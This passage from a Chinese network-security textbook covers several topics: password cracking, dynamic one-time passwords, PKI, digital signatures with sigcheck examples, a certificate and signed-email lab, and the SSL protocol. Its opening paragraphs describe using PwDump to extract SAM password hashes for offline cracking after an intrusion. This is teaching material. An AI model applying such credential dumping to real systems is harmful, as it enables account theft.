本实验在破解口令时 CPU 的使用率常达到 100%，因而对攻击者而言并不适合这类在线破解方式。Windows 口令文件的破解还有一个安全克星——PwDump，它是一个小型的、易于使用的命令行工具。它并不是一个口令破解程序，但是能用来从 SAM 数据库中提取口令散列值。其官方网站为 http://www.foofius.net/fizzgig/pwdump/。

PwDump 能获取当前系统口令数据库文件中可枚举账号的散列值，生成 L0phtCrack 格式文件(实际上是文本文件)，然后可用 L0phtCrack 或等效工具进行离线暴力破解。像本书第 6 章的实例 6-4，攻击者进入目标机后，就利用 PwDump 获取口令文件，然后回传给攻击机，由攻击机进行破解。

一些口令并不需要大费周章地进行“破解”，而只需“嗅探”就能获得以明文传输的口令，例如 FTP 的登录口令。这种危险可通过一些安全措施来弥补，而不必简单地放弃该协议。关于 FTP 的口令安全实例，读者可通过本章习题中的第 4 题来理解。

9.3 动态口令身份认证

动态口令就是随机变化的一种口令形式，每次登录使用的口令都不相同。在一定的时间间隔内，一个口令只能使用一次，重复使用的口令将被拒绝接受。动态口令的主要思想是在登录过程中加入一些不确定因素(如时间、使用次数、随机数等)，以这些不断变化的因素作为口令的动态因子以提高登录过程中的安全性。

动态口令身份认证是现在研究较多并且技术相对比较成熟的认证方式，它克服了静态口令技术所固有的许多缺点。动态口令身份认证的实现方式主要有时间同步方式、挑战/应答方式。

1. 时间同步机制身份认证

时间同步机制身份认证是在服务器时间和用户持有令牌时间保持同步的基础上，将时间作为动态口令的不确定因子，认证的双方都采用相同的复杂的数学运算来产生一致的用户登录的动态口令。只有合法用户才能持有该令牌，一般该令牌的刷新率为 60s，即每 60s 产生一个新的一次性口令。由于每个用户的种子密钥不同，不同用户在同一时刻的动态口令也不同。同时该口令只能在当时有效，不必担心被他人截取，因此能保证很高的安全性。时间同步机制具有操作简单、携带方便、使用容易等特点，只需要单向传输认证信息即可。缺点是认证信息容易被劫持和重放，且服务器和客户端的时间需要严格同步，由于数据在网络上传输和处理都有一定的延迟，如果时间误差超过允许值，会导致正常用户的登录认证失败。

2. 挑战/应答机制身份认证

挑战/应答机制身份认证技术的基本思想是：由系统（认证方）随机产生一个挑战字串发送给客户端，客户端程序收到这个“挑战”字串后，将该挑战字串与自己的认证信息用特定的算法生成一个动态口令，做出相应的“应答”。以此机制而研制的系统认证过程如下：

（1）用户向认证服务器发出请求，要求进行身份认证。

（2）认证服务器从用户数据库中查询用户是否为合法的用户，若不是，则不做进一步处理。

（3）认证服务器内部产生一个随机数，作为“提问”发送给用户。

（4）用户将用户名字和随机数合并，使用单向散列函数（例如 MD5 算法）生成一个字节串作为应答。

（5）认证服务器将应答串与自己的计算结果比较，若二者相同，则通过一次认证；否则，认证失败。

（6）认证服务器通知用户认证成功或失败。

由于该机制运算机理没有严格同步的要求，因而能够从根本上避免失步的问题。缺点是用户操作较为复杂，基于软件的异步机制可能会需要多次认证，通信步骤较为复杂。

基于挑战/应答机制的另一种技术是“基于口令序列方式的动态口令身份认证技术”。该技术将口令序列视为一系列前后相关的口令服务器，只记录第 N 次登录的口令，当用户第 $N-1$ 次登录系统时，服务器用单向散列算法算出第 N 次的口令，并与保存的第 N 次的正确口令进行匹配来对用户的身份进行认证。基于口令序列的一次性口令身份认证系统 S/Key 是一种基于具有单向性和唯一性的散列函数的一次性口令生成方案。该协议的安全隐患在于迭代次数是有限的，用户登录一定次数之后必须重新初始化系统，得到新的迭代次数。并且前后口令通过哈希运算具有相关性，这种相关性使得攻击者可以通过身份冒充对认证过程进行中间人攻击。这个安全隐患使得 S/Key 协议无法应用于对安全性要求更高的环境中。

上述两种动态口令身份认证机制相比，时间同步机制具有操作简单、携带方便、使用容易等特点，但是时间同步机制要求令牌和中心服务器在时间上保持一致。而挑战/应答机制则不受时间的限制。挑战/应答机制客户端计算量小，不对硬件有特殊要求，而且抗中间人攻击能力强，安全性较高，特别是不必保持严格的同步，比较适合灵活性强、成本较低的情况。另外，挑战/应答机制还可以实现对数据的加密传送，但时间同步机制不能做到这一点。

虽然这些改进方法大大提高了用户名/口令认证方式的安全性，但是用户名/口令身份认证方式的弱点并没有得到本质上的改变。

9.4 PKI 数字证书技术

PKI（Public Key Infrastructure，公钥基础设施）是目前网络安全建设的基础与核心，从技术上解决了网络通信安全的种种障碍，其在网络信息空间的地位与其他基础设施在人们生活中的地位非常类似。PKI 通过延伸到用户的接口为各种网络应用提供安全服务，包括身份认证、数字签名、加密、时间戳等。一方面 PKI 对网络应用提供广泛而开放的支撑；另一方面 PKI 系统的设计、开发、生产及管理都可以独立进行，不需要考虑应用的特殊性。

PKI 采用证书进行公钥管理，通过第三方的可信任机构（认证中心，即 CA）把用户的公钥和用户的其他标识信息捆绑在一起，其中包括用户名和电子邮件地址等信息，以在 Internet 上验证用户的身份。

PKI 的主要目的是通过自动管理密钥和证书，为用户建立一个安全的网络运行环境，使用户可以在多种应用环境下方便地使用加密和数字签名技术，从而保证网上数据的机密性、完整性、有效性。数据的机密性是指数据在传输过程中不能被非授权者偷看；数据的完整性是指数据在传输过程中不能被非法篡改；数据的有效性是指数据的不可否认性，即参加某次通信交换的一方事后不可否认本次交换曾经发生过。

PKI 主要包括证书机构、注册机构、证书签发系统和 PKI 策略等，如图 9-1 所示。




图 9-1　PKI 组成

1. 证书机构

证书机构（Certificate Authority，CA，也称认证中心）是 PKI 的核心，它管理公钥的整个生命周期。CA 的作用主要包括如下几个方面：

（1）发放证书，用数字签名绑定用户或系统的识别号和公钥。

（2）规定证书的有效期。

（3）通过发布证书废除列表（CRL）确保必要时可以废除证书。

2. 注册机构

注册机构（Registration Authority，RA）是 CA 证书发放、管理的延伸，负责审核证书申请者的真实身份，在审核通过后，负责将用户信息通过网络上传到 CA，由 CA 负责最后的制证处理。证书的吊销、更新也需要由注册机构提交给 CA 处理。也就是说，CA 是面向各注册机构的，而注册机构是面向最终用户的，注册机构是用户与 CA 的中间渠道，起承上启下的作用。

3. 证书签发系统

证书通过证书签发系统（Certificate Distribution System，CDS）对外公开发布，用户可在此获取其他用户的证书。证书的发布可以有多种途径，比如，用户可以自己发布，或是通过目录服务器向外发布。

4. PKI 策略

PKI 策略在系统中的实现包括两个方面，一个是制定、撰写策略并发布出去，另一个是策略在系统设计中的实现。

一般情况下，在 PKI 中有两种类型的策略：一种是证书策略，用于管理证书的使用，比如，可以确认某一 CA 是在 Internet 上的公有 CA 还是某一企业内部的私有 CA；另一种就

是 CPS(Certificate Practice Statement,证书操作管理规范)。一些商业证书发放机构(CCA)或者可信的第三方操作的 PKI 系统需要 CPS。这是一个包含如何在实践中增强和支持安全策略的一些操作过程的详细文档。它包括 CA 是如何建立和运作的,证书是如何发行、接收和废除的,密钥是如何产生、注册的,密钥是如何存储的,用户是如何得到它的等等。

以数字证书为核心的 PKI/CA 技术可以对网络上传输的信息进行加密和解密、数字签名和签名验证,从而保证信息除发送方和接收方外不被其他人窃取,信息在传输过程中不被篡改,接收方能够通过数字证书来确认发送方的身份,发送方对于自己的信息不能抵赖。

9.5 数字签名技术

数字签名(又称公钥数字签名、电子签章)是使用公钥加密领域的技术实现的,用于鉴别数字信息的方法。数字签名即只有信息的发送者才能产生的别人无法伪造的一段数字串,这段数字串同时也是对信息的发送者发送信息真实性的一个有效证明。这是通过密码技术对电子文档的电子形式的签名,类似于现实生活中传统的手写签名(或印章),而非书面签名的数字图像化。

1. 数字签名原理

基于公钥密码体制和私钥密码体制都可以获得数字签名,包括普通数字签名和特殊数字签名。普通数字签名算法有 RSA、ElGamal、Fiat-Shamir、Guillou-Quisquater、Schnorr、Ong-Schnorr-Shamir 数字签名算法、DES/DSA、椭圆曲线数字签名算法和有限自动机数字签名算法等。数字签名是解决网络通信中特有安全问题的一种有效方法,它能够实现电子文档的辨认和验证,在保证数据的完整性、私有性、不可抵赖性方面起着极其重要的作用。为了实现网络环境下的身份鉴别、数据完整性认证和抗否认的功能,数字签名应满足以下要求:(1)签名者发出签名的消息后,就不能再否认自己所签发的消息;(2)接收者能够确认或证实签名者的签名,但不能否认;(3)任何人都不能伪造签名;(4)第三方可以确认收发双方之间的消息传送,但不能伪造这一过程,当通信的双方关于签名的真伪发生争执时,可由第三方来解决双方的争执。

一套数字签名通常定义两种互补的运算,一个用于签名,另一个用于验证。发送报文时,发送方用一个哈希函数从报文文本中生成报文摘要,然后用自己的私人密钥对这个摘要进行加密,这个加密后的摘要将作为报文的数字签名和报文一起发送给接收方;接收方首先用与发送方一样的哈希函数从接收到的原始报文中计算出报文摘要,接着再用发送方的公用密钥来对报文附加的数字签名进行解密,如果这两个摘要相同,那么接收方就能确认该数字签名是发送方的。其原理如图 9-2 所示。

数字签名有两种重要作用。其一是能确定消息确实是由发送方签名并发出来的,因为别人假冒不了发送方的签名。其二是数字签名能确定消息的完整性。因为数字签名的特点是它代表了文件的特征,文件如果发生改变,数字摘要的值也将发生变化。不同的文件将得到不同的数字摘要。一次数字签名涉及一个哈希函数、发送者的公钥、发送者的私钥。

数字签名算法依靠公钥加密技术来实现的。每一个使用者有一密钥对(公钥,私钥)。公钥可以自由发布,但私钥则秘密保存。通过公钥不能推算出私钥。




图 9-2　数字签名原理

假如网络上 Alice 要向 Bob 传送数字信息，为了保证信息传送的保密性、真实性、完整性和不可否认性，需要对传送的信息进行数字加密和签名，其传送过程可描述如下：

(1) Alice 准备好要传送的数字信息(明文)。

(2) Alice 对数字信息进行哈希运算，得到一个信息摘要。

(3) Alice 用自己的私钥对信息摘要进行加密得到 Alice 的数字签名，并将其附在数字信息上。

(4) Alice 随机产生一个加密密钥，并对要发送的信息进行加密，形成密文。

(5) Alice 用 Bob 的公钥对刚才随机产生的加密密钥进行加密，将加密后的 DES 密钥连同密文一起传送给 Bob。

(6) Bob 收到 Alice 传送来的密文和加密过的 DES 密钥，先用自己的私钥对加密的 DES 密钥进行解密，得到 Alice 随机产生的加密密钥。

(7) Bob 用随机密钥对收到的密文进行解密，得到明文的数字信息，然后将随机密钥抛弃。

(8) Bob 用 Alice 的公钥对 Alice 的数字签名进行解密，得到信息摘要。

(9) Bob 用相同的哈希算法对收到的明文再进行一次哈希运算，得到一个新的信息摘要。

(10) Bob 将收到的信息摘要和新产生的信息摘要进行比较，如果一致，说明接收到的信息没有被修改过。

2. 数字签名验证工具

通常，系统文件都经过签名，例如 Windows 的系统文件就都经过数字签名。查看文件的数字签名，只须选定文件，通过快捷菜单的“属性”命令打开“属性”对话框，在“详细信息”选项卡中就可以看到签名情况。查看文件的数字签名还可使用数字签名验证程序 sigcheck.exe(可由网上下载)。sigcheck 是数字签名验证工具，可以查看指定的文件或目录下的哪些文件有没有数字签名。此工具是命令行工具，其语法如下：

```
sigcheck [-a][-h][-i][-e][-n][[-s]|[-v]|[-m]][-q][-r][-u][-c catalog file]
<file or directory>
```

选项如下：

-a　　显示扩展版本信息。

-c　　在指定的编录文件中查找签名。
-e　　只扫描可执行映像(无论扩展名是什么)。
-h　　显示文件的哈希值。
-i　　显示映像签名者。
-m　　转储清单(dump manifest)。
-n　　只显示版本号。
-q　　静默(无标语)。
-r　　检查证书撤销(check for certificate revocation)。
-s　　对子目录执行递归操作。
-u　　只显示未签名的文件。
-v　　以 CSV 格式显示输出内容。

sigcheck 可以用来检查某个文件夹下相关文件(单个文件或批量文件)的数字签名。例如,检查文件 notepad.exe 的数字签名命令如下:

```
sigcheck c:\Windows\System32\notepad.exe
```

就可以检查签名日期、发布人、描述、产品名、版本号、原始文件名、版权人等信息。

检查一批文件的数字签名,由于文件可能比较多,如果直接从屏幕显示阅读检查结果很不方便,可将检查结果通过重定向符>写入一个文本文件中,以利于阅读。下面的命令检查 Windows 的 System32 的文件夹中文件的签名情况,并将检查结果中未经过数字签名的文件写入文件 checkout.txt 中:

```
sigcheck -u -e c:\windows\system32 >checkout.txt
```

检查文件 checkout.txt 中的内容,对其中出现的未签名文件的安全性进行甄别。

数字签名是分辨系统程序和可疑程序的依据,Windows 的重要文件都有签名,而混进其中的可疑程序则没有签名。正常有签名的文件,其 Verified 显示 Signed,反之显示 Unsigned。

实验 9-2　数字认证实例

【实验目的】

(1) 了解公钥基础设施与认证链,理解认证机构间的关系结构。
(2) 了解 CA。
(3) 了解中国 CA 的发展情况。

【实验内容】

(1) 登录中国数字认证网(http://www.ca365.com/)为自己申请个人测试数字证书。
(2) 数字证书的导入和导出。
(3) 发送数字签名电子邮件。
(4) 发送 PKI 加密邮件。

【实验环境】

Windows,Internet,Internet Explorer。

【实验步骤】

步骤 1:申请个人测试数字证书。

（1）登录中国数字认证网为自己申请个人测试数字证书。

（2）根据“申请试用型个人数字证书”的提示，选择安装证书链。

（3）选择“安装证书链”后，在系统提示“完成”后，再选择“继续”。

（4）进入“申请试用型个人数字证书”的第二步，即填写并提交申请表格。在该页面中，需要按照系统的提示填写真实信息。填写完后，单击“提交”按钮，系统开始签发数字证书。

（5）系统受理并签发数字证书后，下载并安装数字证书。此时系统会给出一个“证书业务受理号”和密码。

（6）单击“安装证书”，系统将把证书安装在计算机的应用程序中。

注意：*“证书用途”必须选择“电子邮件保护证书”。*

步骤2：证书的导入/导出。

（1）根证书的导出。

① 启动IE，选择“工具”→“Internet选项”→“内容”→“证书”→“受信任的根目录颁发机构”，选中要导出的根证书。

② 单击“导出”按钮后，出现证书管理器导出向导界面，按照向导提示操作，向导会提示选择证书导出的格式，一般选择系统默认值。

③ 之后系统会提示选择导出文件的路径。选择好文件的路径后，按提示单击“下一步”按钮，直至系统出现证书导出成功的提示，便完成了根证书导出过程。

（2）数字证书的导出。

① 在IE中，选择“工具”→“Internet选项”→“内容”→“证书”，选择“个人”标签栏，选择“数字证书”，单击“导出”按钮，系统提示“欢迎使用证书导出向导”，进入证书管理器导出向导程序。

② 系统询问是否将私钥跟证书一起导出，选择“是”，导出私钥（如果在申请数字证书时选择的存储介质为非本地计算机，此时系统导出私钥项为不可用状态）。

③ 按照系统提示选择导出证书的格式，如果导出了私钥的数字证书文件，则格式为PFX。

④ 在导出私钥时，系统会提示要求输入私钥保护密码，为了防止第三方非法使用数字证书，需要输入私钥保护密码。单击“下一步”按钮，在出现的对话框中还需要选择导出文件的路径和文件名。至此，证书管理器导出向导完成导出任务。

步骤3：发送具有数字签名的电子邮件。

在发送签名邮件之前，首先要下载数字证书，即将申请的数字证书导入到系统中；之后还必须将数字证书与电子邮件绑定，也就是还必须完成“在Outlook Express中设置数字证书”，使电子邮件账号对应相应的数字证书；这些事做完之后才能发送数字签名电子邮件。

（1）在Outlook Express中设置数字证书。在Outlook Express中，选择“工具”菜单中的“账号”命令，在对话框中选择“邮件”选项卡，单击“属性”按钮，选择“安全”选项卡，单击“选择”按钮，选择后单击“确定”按钮。

如果前面申请证书时没有正确选择“证书用途”，这一步可能出现问题。

（2）发送签名电子邮件。

用自己的安全电子邮件证书发一封签名邮件，内容为安全电子邮件证书的信息（包括自己的公钥），主题为学号和姓名。

① 打开 Outlook Express，单击新邮件按钮，撰写新邮件。

请贴出截图。

② 选取工具菜单中的数字签名。

请贴出截图。

对比选取数字签名前后的异同，在信的右上角有没有出现一个签名的标记？

③ 单击“发送”按钮发送数字签名邮件。

发送邮件的时候有没有出现服务器拒绝接收的情况？如果有，如何处理？

④ 当收件人打开信件时，将看到“数字签名邮件”的提示信息。

⑤ 单击“继续”按钮后可阅读到该邮件的内容。若邮件在传输过程中被他人篡改或发信人的数字证书有问题，页面将出现“安全警告”提示。

步骤 4：发送加密邮件。

(1) 获得对方的数字证书。

方法：从带有数字签名的电子邮件中添加。

① 让对方给自己发送有其数字签名的邮件。

② 将该邮件打开，然后选择“文件”菜单中的“属性”命令。

③ 在“属性”对话框中选取“安全”选项卡并单击“将数字标识添加到通讯簿中”按钮，这样对方数字证书就被添加到自己的通讯簿中了。

④ 可以在 Internet Explorer 选择“工具”菜单(单击其图标)，单击“Internet 选项”，选中“内容”选项卡，单击“证书”按钮，可查看到对方的数字证书。

(2) 发送加密邮件。

① 撰写好信件后，选取“工具”菜单中的“加密”命令。

② 注意：信的右上角有没有会出现一个加密的标记？

③ 单击“发送”按钮发送加密邮件。

④ 捕获加密邮件数据包，简要分析一下。

【实验思考】

(1) 结合实验，说明数字证书的作用及使用方法。

(2) 数字签名是不是书面签名的数字图像？

(3) 如果不采用本实验的方法，发送的邮件是否安全？按下述步骤截获邮件数据包并进行分析，然后与实验步骤 4 捕获的数据包比较。最后写出结论。

① 在 Outlook Express 上以邮箱 x@163.com 向邮箱 y@163.com 发送邮件，其中不用数字签名和加密，但是使用了 SSL 加密，在接收者的计算机上接收邮件，并抓取数据包。

② 直接通过 163 邮箱服务发送邮件，由 x@163.com 向邮箱 y@163.com 发送邮件，但是不采用数字签名和公钥加密技术，也不采用 SSL，在接收者端接收邮件，并抓取数据包进行深入分析。

9.6 SSL 技术

SSL(Secure Sockets Layer，安全套接层)是一种对网络通信提供安全及数据完整性的安全协议，可以为传输数据提供安全通道并具有识别用户实体身份的功能，确保数据在网络

上的传输过程中不会被截取及窃听。SSL 协议工作在 TCP/IP 协议模型的网络层和应用层之间，能够为上层的应用程序提供信息加密、身份认证和消息是否被修改的鉴别服务，使得用户和服务器之间的通信能够在可靠、安全的通道上传输，所有基于 TCP/IP 的应用程序都可以通过 SSL 协议进行可靠传输。SSL 协议在通信之前会确认认证服务器的合法性，然后协商对称的加密算法和会话密钥，这样所有的应用层数据就可以使用会话密钥进行加密传输。

另一种安全协议是 TLS(Transport Layer Security，传输层安全)，与 SSL 基本一致，只有少许差别。

SSL 协议分为两层：SSL 记录协议和 SSL 握手协议，如图 9-3 所示。

应用层协议(例如HTTP)		
握手协议	修改密文协议	报警协议
SSL记录协议		
TCP		
IP		

图 9-3　SSL 协议体系结构

(1) SSL 记录协议(SSL Record Protocol)：建立在可靠的传输协议(如 TCP)之上，为高层协议提供数据封装、压缩、加密等基本功能的支持。

(2) SSL 握手协议(SSL Handshake Protocol)：建立在 SSL 记录协议之上，用于在实际的数据传输开始前，通信双方进行身份认证、协商加密算法、交换加密密钥等。

SSL 协议实际上是 SSL 握手协议、SSL 修改密文协议、SSL 报警协议和 SSL 记录协议组成的一个协议族。

1. SSL 记录协议

SSL 记录协议为 SSL 连接提供两种服务：机密性和报文完整性。

在 SSL 协议中，所有的传输数据都被封装在记录中。记录是由记录头和记录数据(长度不为 0)组成的。所有的 SSL 通信都使用 SSL 记录层，记录协议封装上层的握手协议、报警协议、修改密文协议。SSL 记录协议包括记录头和记录数据格式的规定。

SSL 记录协议定义了要传输数据的格式，它位于一些可靠的传输协议之上(如 TCP)，用于各种更高层协议的封装。主要完成分组和组合、压缩和解压缩，以及消息认证和加密等。加密主要是利用 IDEA、DES、3DES 或其他加密算法。

2. SSL 报警协议

SSL 报警协议是用来为对等实体传递 SSL 的相关警告。如果在通信过程中某一方发现任何异常，就需要给对方发送一条警示消息通告。警示消息有两种：

(1) Fatal 错误。如传递数据过程中发现错误的 MAC，双方就需要立即中断会话，同时消除自己缓冲区相应的会话记录。

(2) Warning 消息。这种情况，通信双方通常都只是记录日志，而对通信过程不造成任何影响。SSL 握手协议可以使得服务器和客户能够相互鉴别对方，协商具体的加密算法和 MAC 算法以及保密密钥，用来保护在 SSL 记录中发送的数据。

3. SSL 修改密文协议

为了保障 SSL 传输过程的安全性，客户端和服务器双方应该每隔一段时间改变加密规

范。SSL 修改密文协议是 3 个高层的特定协议之一，也是其中最简单的一个。在客服端和服务器完成握手协议之后，它需要向对方发送相关消息（该消息只包含一个值为 1 的单字节），通知对方随后的数据将用刚刚协商的密码规范算法和关联的密钥处理，并负责协调本方模块按照协商的算法和密钥工作。

4. SSL 握手协议

SSL 握手协议被封装在记录协议中，该协议允许服务器与客户机在应用程序传输和接收数据之前互相认证，协商加密算法和密钥。在初次建立 SSL 连接时，服务器与客户机交换一系列消息。这些消息交换能够实现的操作包括：客户机认证服务器，允许客户机与服务器选择双方都支持的密码算法，可选择的服务器认证客户，使用公钥加密技术生成共享密钥。

SSL 握手协议报文头包括 3 个字段：类型字段（1 字节），指明使用的 SSL 握手协议报文类型；长度字段（3 字节），给出以字节为单位的报文长度；内容字段（≥1 字节），给出使用的报文的有关参数。

SSL 握手协议的报文类型如表 9-3 所示。

表 9-3　SSL 握手协议报文类型

报文类型	参数
hello_request	空
client_hello	版本、随机数、会话 ID、密文族、压缩方法
server_hello	版本、随机数、会话 ID、密文族、压缩方法
certificate	X.509 v3 证书链
server_key_exchange	参数、签名
certificate_request	类型、授权
server_done	空
certificate_verify	签名
client_key_exchange	参数、签名
finished	Hash 值

SSL 握手协议过程，即建立服务器和客户端之间安全通信的过程，共分 4 个阶段，如图 9-4 所示。其中，带 * 的传输是可选的或者与站点相关的，并不总是发送的报文。

1）建立安全协商阶段

这一阶段用于协商保密和认证算法。首先由客户机向服务器发送 client_hello 报文，服务器向客户机回应 server_hello 报文。建立的安全属性包括协议版本、会话 ID、密文族、压缩方法，同时生成并交换用于防止重放攻击的随机数。密文族参数包括密钥交换方法（Deffie-Hellman 密钥交换算法、基于 RSA 的密钥交换和另一种实现在 Fortezza chip 上的密钥交换）、加密算法（DES、RC4、RC2、3DES 等）、MAC 算法（MD5 或 SHA-1）、加密类型（流或分组）等内容。

